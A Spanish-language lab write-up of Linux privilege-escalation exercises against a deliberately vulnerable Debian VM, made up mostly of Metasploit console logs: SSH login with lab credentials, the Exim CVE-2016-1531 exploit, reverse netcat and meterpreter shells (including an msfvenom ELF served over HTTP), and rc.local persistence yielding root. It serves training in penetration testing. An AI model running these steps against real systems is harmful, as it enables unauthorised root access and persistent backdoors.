# EJERCICIOS ELEVACIÓN DE PRIVILEGIOS EN LINUX I

PREREQUISITOS

-DEBIAN LPE

-KALI LINUX

## Ejercicio - Metasploit y Msfvenom

- La máquina Debian LPE tiene una vulnerabilidad conocida (CVE-2016-1531).
- Con las credenciales del usuario user, conseguir explotarla utilizando Metasploit.
- Documentar el proceso de conseguir shell inicial, explotación y shell como administrador.
- Conseguir persistencia y comprobar si funciona reiniciando la máquina.

**PRIMERA FORMA DE OBTENER LA SHELL COMO ADMIN**

1- Use auxiliary ssh
2- Use exploit exploit unix/local/exim/perl_startup
3- Use exploit linux/local/ex_local_persistence
4- Use exploit multi/handler

## SEGUNDA FORMA DE OBTENER LA SHELL COMO ADMIN

- Use exploit multi/handler
- Use msfvenom payload
- Descargue el archivo ruby de la cve: 2016-1531 y lo meti en metasploit
- Explote la vuln
- Use Use exploit linux/local/ex_local_persistence
- Use exploit multi/handler

PRIMERA FORMA DE OBTENER LA SHELL COMO ADMIN

```
msf6 > use ssh
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 10.0.2.38
rhost => 10.0.2.38
msf6 auxiliary(scanner/ssh/ssh_login) > set password password321
password => password321
msf6 auxiliary(scanner/ssh/ssh_login) > set username user
username => user
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          password321      no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            10.0.2.38        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          user             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.0.2.38:22 - Starting bruteforce
[+] 10.0.2.38:22 - Success: 'user:password321' 'uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev) Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64 GNU/L
ux '
[*] SSH session 1 opened (10.0.2.15:33925 → 10.0.2.38:22) at 2023-01-31 23:05:15 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   10.0.2.15:33925 → 10.0.2.38:22 (10.0.2.38)
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > search cve:2016-1531

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/local/cve_2016_1531     2016-03-10       excellent  Yes    Exim "perl_startup" Privilege Escalation
   1  exploit/unix/local/exim_perl_startup  2016-03-10       excellent  Yes    Exim "perl_startup" Privilege Escalation


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/local/exim_perl_startup

msf6 auxiliary(scanner/ssh/ssh_login) > use 1
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/local/exim_perl_startup) > options

Module options (exploit/unix/local/exim_perl_startup):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Exim < 4.86.2


View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/local/exim_perl_startup) > set session 1
session ⇒ 1
msf6 exploit(unix/local/exim_perl_startup) > set payload cmd/unix/reverse_netcat
payload ⇒ cmd/unix/reverse_netcat
msf6 exploit(unix/local/exim_perl_startup) > options

Module options (exploit/unix/local/exim_perl_startup):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Exim < 4.86.2


View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/local/exim_perl_startup) > options

Module options (exploit/unix/local/exim_perl_startup):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Exim < 4.86.2


View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/local/exim_perl_startup) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   10.0.2.15:33925 → 10.0.2.38:22 (10.0.2.38)

msf6 exploit(unix/local/exim_perl_startup) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux
[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(unix/local/exim_perl_startup) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   10.0.2.15:33925 → 10.0.2.38:22 (10.0.2.38)
```

```
msf6 exploit(unix/local/exim_perl_startup) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   10.0.2.15:33925 → 10.0.2.38:22 (10.0.2.38)

msf6 exploit(unix/local/exim_perl_startup) > options

Module options (exploit/unix/local/exim_perl_startup):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Exim < 4.86.2


View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/local/exim_perl_startup) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux
[-] Handler failed to bind to 10.0.2.15:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -

[*] Command shell session 5 opened (10.0.2.15:4444 → 10.0.2.38:58548) at 2023-01-31 23:16:30 +0100
ls
[*] Exploit completed, but no session was created.
```


```
msf6 exploit(unix/local/exim_perl_startup) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell linux     SSH root @   10.0.2.15:33925 → 10.0.2.38:22 (10.0.2.38)
  5         shell cmd/unix               10.0.2.15:4444 → 10.0.2.38:58548 (10.0.2.38)
```

```
msf6 exploit(linux/local/rc_local_persistence) > set session 5
session ⇒ 5
msf6 exploit(linux/local/rc_local_persistence) > options

Module options (exploit/linux/local/rc_local_persistence):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  5                yes       The session to run this module on


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(linux/local/rc_local_persistence) > run

[*] Reading /etc/rc.local
[*] Patching /etc/rc.local
```

```
msf6 exploit(linux/local/rc_local_persistence) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell linux     SSH root @   10.0.2.15:33925 → 10.0.2.38:22 (10.0.2.38)
  5         shell cmd/unix               10.0.2.15:4444 → 10.0.2.38:58548 (10.0.2.38)

msf6 exploit(linux/local/rc_local_persistence) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 6 opened (10.0.2.15:4444 → 10.0.2.38:60327) at 2023-01-31 23:24:28 +0100

ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
```

```
whoami
root
```


Sending on LPF/eth0/08:00:27:96:28:57
Sending on Socket/fallback
DHCPREQUEST on eth0 to 255.255.255.255 port 67
DHCPACK from 10.0.2.3
bound to 10.0.2.38 -- renewal in 254 seconds.
done.
[ ok ] Starting portmap daemon....
[ ok ] Starting NFS common utilities: statd idmapd.
[ ok ] Cleaning up temporary files....
[info] Setting console screen modes.
[info] Skipping font and keymap setup (handled by console-setup).
[ ok ] Setting up console font and keymap...done.
INIT: Entering runlevel: 2
[info] Using makefile-style concurrent boot in runlevel 2.
[ ok ] Starting portmap daemon...[....] Already running..
[ ok ] Starting NFS common utilities: statd idmapd.
[ ok ] Starting enhanced syslogd: rsyslogd.
[ ok ] Exporting directories for NFS kernel daemon....
[ ok ] Starting NFS kernel daemon: nfsd mountd.
[ ok ] Starting ACPI services....
[ ok ] Starting web server: apache2.
[ ok ] Starting OpenBSD Secure Shell server: sshd.
[ ok ] Starting periodic command scheduler: cron.
[ ok ] Starting MTA: exim4.

SEGUNDA FORMA DE SACAR LA SHELL COMO ADMIN

```
┌──(root㉿kali)-[~]
└─# msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f elf  > mitroyano2.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.38 - - [01/Feb/2023 02:19:21] "GET /mitroyano2.elf HTTP/1.0" 200 -
^C
Keyboard interrupt received, exiting.
```

```
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) > [*] Sending stage (1017704 bytes) to 10.0.2.38
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.38:43549) at 2023-02-01 02:21:00 +0100
```

```
msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         meterpreter x86/linux  user @ debian.localdomain  10.0.2.15:4444 → 10.0.2.38:43549 (10.0.2.38)

msf6 exploit(multi/handler) > search 2016_1531

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/local/cve_2016_1531     2016-03-10       excellent  Yes    Exim "perl_startup" Privilege Escalation


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/cve_2016_1531

msf6 exploit(multi/handler) > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(linux/local/cve_2016_1531) > options

Module options (exploit/linux/local/cve_2016_1531):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Exim < 4.86.2



View the full module info with the info, or info -d command.
```

```
msf6 exploit(linux/local/cve_2016_1531) > set session 1
session ⇒ 1
msf6 exploit(linux/local/cve_2016_1531) > set payload cmd/unix/reverse_netcat
payload ⇒ cmd/unix/reverse_netcat
msf6 exploit(linux/local/cve_2016_1531) > exploit

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 2 opened (10.0.2.15:4444 → 10.0.2.38:43550) at 2023-02-01 02:22:34 +0100

ls
dirtycow
exim
linux-exploit-suggester
mitroyano.sh
mitroyano2.elf
nfsshell
nginx
source_files

^Z
Background session 2? [y/N]  y
msf6 exploit(linux/local/cve_2016_1531) > sessions

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  1         meterpreter x86/linux    user @ debian.localdomain   10.0.2.15:4444 → 10.0.2.38:43549 (10.0.2.38)
  2         shell cmd/unix                                       10.0.2.15:4444 → 10.0.2.38:43550 (10.0.2.38)
```

```
msf6 exploit(linux/local/cve_2016_1531) > search persistence

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/local/apt_package_manager_persistence   1999-03-09       excellent  No     APT Package Manager Persistence
   1   exploit/windows/local/ps_wmi_exec                     2012-08-19       excellent  No     Authenticated WMI Exec via Powershell
   2   exploit/linux/local/autostart_persistence             2006-02-13       excellent  No     Autostart Desktop Item Persistence
   3   exploit/linux/local/bash_profile_persistence          1989-06-08       normal     No     Bash Profile Persistence
   4   exploit/linux/local/cron_persistence                  1979-07-01       excellent  No     Cron Persistence
   5   exploit/osx/local/persistence                         2012-04-01       excellent  No     Mac OS X Persistent Payload Installer
   6   exploit/osx/local/sudo_password_bypass                2013-02-28       normal     Yes    Mac OS X Sudo Password Bypass
   7   exploit/windows/local/vss_persistence                 2011-10-21       excellent  No     Persistent Payload in Windows Volume Shadow Copy
   8   auxiliary/server/regsvr32_command_delivery_server                      normal     No     Regsvr32.exe (.sct) Command Delivery Server
   9   post/linux/manage/sshkey_persistence                                   excellent  No     SSH Key Persistence
   10  post/windows/manage/sshkey_persistence                                 good       No     SSH Key Persistence
   11  exploit/linux/local/service_persistence               1983-01-01       excellent  No     Service Persistence
   12  exploit/windows/local/wmi_persistence                 2017-06-06       normal     No     WMI Event Subscription Persistence
   13  post/windows/gather/enum_ad_managedby_groups                           normal     No     Windows Gather Active Directory Managed Groups
   14  post/windows/manage/persistence_exe                                    normal     No     Windows Manage Persistent EXE Payload Installer
   15  exploit/windows/local/s4u_persistence                 2013-01-02       excellent  No     Windows Manage User Level Persistent Payload Installer
   16  exploit/windows/local/persistence                     2011-10-19       excellent  No     Windows Persistent Registry Startup Payload Installer
   17  exploit/windows/local/persistence_service             2018-10-20       excellent  No     Windows Persistent Service Installer
   18  exploit/windows/local/registry_persistence            2015-07-01       excellent  Yes    Windows Registry Only Persistence
   19  exploit/windows/local/persistence_image_exec_options  2008-06-28       excellent  No     Windows Silent Process Exit Persistence
   20  exploit/linux/local/yum_package_manager_persistence   2003-12-17       excellent  No     Yum Package Manager Persistence
   21  exploit/unix/local/at_persistence                     1997-01-01       excellent  Yes    at(1) Persistence
   22  exploit/linux/local/rc_local_persistence              1980-10-01       excellent  No     rc.local Persistence


Interact with a module by name or index. For example info 22, use 22 or use exploit/linux/local/rc_local_persistence

msf6 exploit(linux/local/cve_2016_1531) > use 22
```

```
msf6 exploit(linux/local/rc_local_persistence) > options

Module options (exploit/linux/local/rc_local_persistence):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
msf6 exploit(linux/local/rc_local_persistence) > sessions

Active sessions
===============

  Id  Name  Type                   Information                Connection
  --  ----  ----                   -----------                ----------
  1         meterpreter x86/linux  user @ debian.localdomain  10.0.2.15:4444 → 10.0.2.38:43549 (10.0.2.38)
  2         shell cmd/unix                                    10.0.2.15:4444 → 10.0.2.38:43550 (10.0.2.38)

msf6 exploit(linux/local/rc_local_persistence) > set session 2
session ⇒ 2
msf6 exploit(linux/local/rc_local_persistence) > options

Module options (exploit/linux/local/rc_local_persistence):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
msf6 exploit(linux/local/rc_local_persistence) > run

[*] Reading /etc/rc.local
[*] Patching /etc/rc.local
msf6 exploit(linux/local/rc_local_persistence) > use exploit multi/handler

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1  exploit/android/local/janus                         2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3  exploit/linux/local/bash_profile_persistence        1989-06-08       normal     No     Bash Profile Persistence
   4  exploit/linux/local/desktop_privilege_escalation    2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5  exploit/multi/handler                                                manual     No     Generic Payload Handler
   6  exploit/windows/mssql/mssql_linkcrawler             2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   7  exploit/windows/browser/persits_xupload_traversal   2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   8  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence

Interact with a module by name or index. For example info 8, use 8 or use exploit/linux/local/yum_package_manager_persistence

msf6 exploit(linux/local/rc_local_persistence) > use 5
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > optiosn
[-] Unknown command: optiosn
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > set payload cmd/unix/reverse_netcat
payload ⇒ cmd/unix/reverse_netcat
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 3 opened (10.0.2.15:4444 → 10.0.2.38:44827) at 2023-02-01 02:34:02 +0100


ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
```

```
whoami
root
```

```
Background session 3? [y/N]  y
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  2         shell cmd/unix               10.0.2.15:4444 → 10.0.2.38:43550 (10.0.2.38)
  3         shell cmd/unix               10.0.2.15:4444 → 10.0.2.38:44827 (10.0.2.38)
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ cd tools
user@debian:~/tools$ ls
dirtycow  linux-exploit-suggester  mitroyano.sh  nginx
exim      mitroyano2.elf           nfsshell      source_files
user@debian:~/tools$
```